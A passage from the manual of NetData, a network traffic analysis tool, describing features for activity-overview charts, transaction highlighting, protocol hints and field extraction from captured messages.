


This chart of packet-loss rates overlaid with a graph of packet-queue length (obtained by loading details from the queue-length activity overview) reveals extremely high loss rates that don't always coincide with queue-length peaks. The weak correlation in this case arose because the sniffer was unable to capture all the traffic entering the critical queue.

22.17 Activity Overview by Clients or Servers

Activity Overview records generate charts of average response times, transaction throughput and high-water marks of transaction queue lengths that cover all the activity in a capture, no matter how large. For large projects they help to identify periods in which significant events occurred. After zooming into a period of interest on the performance chart it takes only a few clicks to load the relevant transaction records of the same period ready for investigating system behaviour in minute detail.


Normally, activity-overview records are calculated to characterise performance and signs of stress in individual servers, but a new control in the load-data window allows statistics to be assembled for clients rather than servers. It helps when searching for significant events in client activity.



After overview records have been calculated and charted it is possible to recalculate the records under a different set of controls simply by clicking the button ‘Reset TIP & CCR Data’.

22.18 Clarified Controls for Activity Overview Charts


When summary or detail records are loaded for activity-overview charts, the controls for the first three overlay groups in the format-control window are now replaced with three simplified groups tailored specifically for overview charts.




Summary charts can display high-water marks for the lengths of transaction or packet queues, or for the numbers of concurrent connection records, throughout even the largest captures, and provide a means to identify all the significant performance degradations of several types. They are used particularly to find abnormal processing pauses in servers, abnormally long packet queues in routers and switches caused by microbursts, and overflowing connection-table spaces in firewalls.

22.19 Highlighting Transactions and Connections

The context menus of both the performance and timing charts can now assign a highlighting colour to all the transactions of the same type as a selected transaction. On the timing chart the assigned colours appear in place of yellow for server processing time only if the ‘Colour families’ box is checked.





For transactions there are two forms of highlighting. An alternative to colour assignment is the option to ‘Identify This Transaction Type’ which marks all similar transactions with a yellow diamond and highlights the selected transaction’s connection in green. On the timing chart vertical


lines are drawn at the four times recorded with the selected transaction. This form of highlighting occurs automatically when a transaction's description is requested, or a transaction is identified in other ways such as being the parent of a transaction family.

Any number of connections can be highlighted on the timing chart and they appear with alternating green and olive bands. If vertical scrolling is enabled, all the highlighted connections become fixed at the bottom of the chart, to allow easy comparison with the activity of other connections as they are scrolled. This function is designed to facilitate the identification of transaction families, matching bursts of backend (child) transactions with a parent front-end transaction. Two new submenu options will highlight or de-highlight all the connections of a selected server. The quickest way to highlight a large number of unrelated connections is to right-click each connection with the Ctrl key down, and then click the chart's Re-plot button.


When a transaction is identified as the parent of a transaction family, its connection is highlighted only until a different transaction is identified. This behaviour supports the repeated selection of a front-end transaction and the assignment of groups of backend transactions to its family with commands such as 'Add All Child Trans of Connection'.

22.20 Shared Grid Lines on Charts

As far as possible, the vertical right-side scales of the performance and data-flow charts share a common grid pattern with their chart's left-side scale.



The original scheme, which sets all scales independently and may place two sets of horizontal grid lines on the chart, can be selected with buttons from the menu of miscellaneous charting parameters:





The effect can be viewed by clicking on the Apply button underneath the page of controls.

22.21 Assigning an Application Type to a Service

If NetData fails to detect the application protocol of a service, or assigns an inappropriate protocol dialect, NetData can be guided by a protocol hint in a names file, either Discover.ini or NetNames.ini. Such a hint can now be constructed simply by selecting a service on the dialogue chart and from the context menu choosing to 'Assign App Type to Service'.

In the case illustrated below, NetData had detected the correct Oracle SQLnet protocol but because all the packets had been severely truncated the Oracle decoder was able to characterise only two transactions. A useful decoder in this case is one with the 'unspec' tag that identifies transactions simply by reversals of data flow.





A new tag can be typed into the dialogue window or selected from the dropdown list. Acceptable tags can be viewed in the table of Recognisable Protocols that appears along-side the dialogue window. The new tag is appended as a protocol hint to the Discover.ini file.


22.22 Characterising Transactions with Data Fields Extracted from Messages

If field names are specified on the Decoding page of controls, NetData will extract the values of those fields from messages reconstructed from captured traffic and include them in their transaction's specified descriptive attributes: category, request signature, response signature, user ID and key data. New controls on the Decoding page broaden the data searching scope.

The bodies of HTTP request and response messages are often compressed with GZip or Deflate and NetData can now be requested to unzip (decompress) those messages before searching them for the specified fields.

A second option makes the searches for field names either case-sensitive or -insensitive.

A third option affects the propagation of user IDs extracted from messages. If 'Carry user IDs forward…' is checked, an extracted user ID is assigned to the current and all subsequent transactions of the same connection, until a new user ID is extracted on that connection.




22.23 Simplified Function Keys for Remote Control of NetData

For data privacy and security reasons NetData may be run on a server with traffic captures and operated remotely through a VPN. In these circumstances, with one or more screen-sharing layers, it may not be convenient to invoke function-key combinations such as Alt-Z to pin a chart popup, or commence dragging the cursor with the Alt key down to measure a time interval.

NetData allows the Alt, Ctrl and Shift keys to be replaced with the letter keys A, C and S respectively when starting to drag the cursor across a chart.


For the short-cut functions Alt-R (Remove popups), Alt-S (Save chart), Alt-W (snap-shot chart), Alt-X (toggle X position of popup), Alt-Y (toggle Y position) and Alt-Z (pin popup), the Alt key will not be needed if the relevant box is checked in the Pop-up group at the bottom of the Charting page.



22.24 Selecting Multiple Captures and Splits for Charting

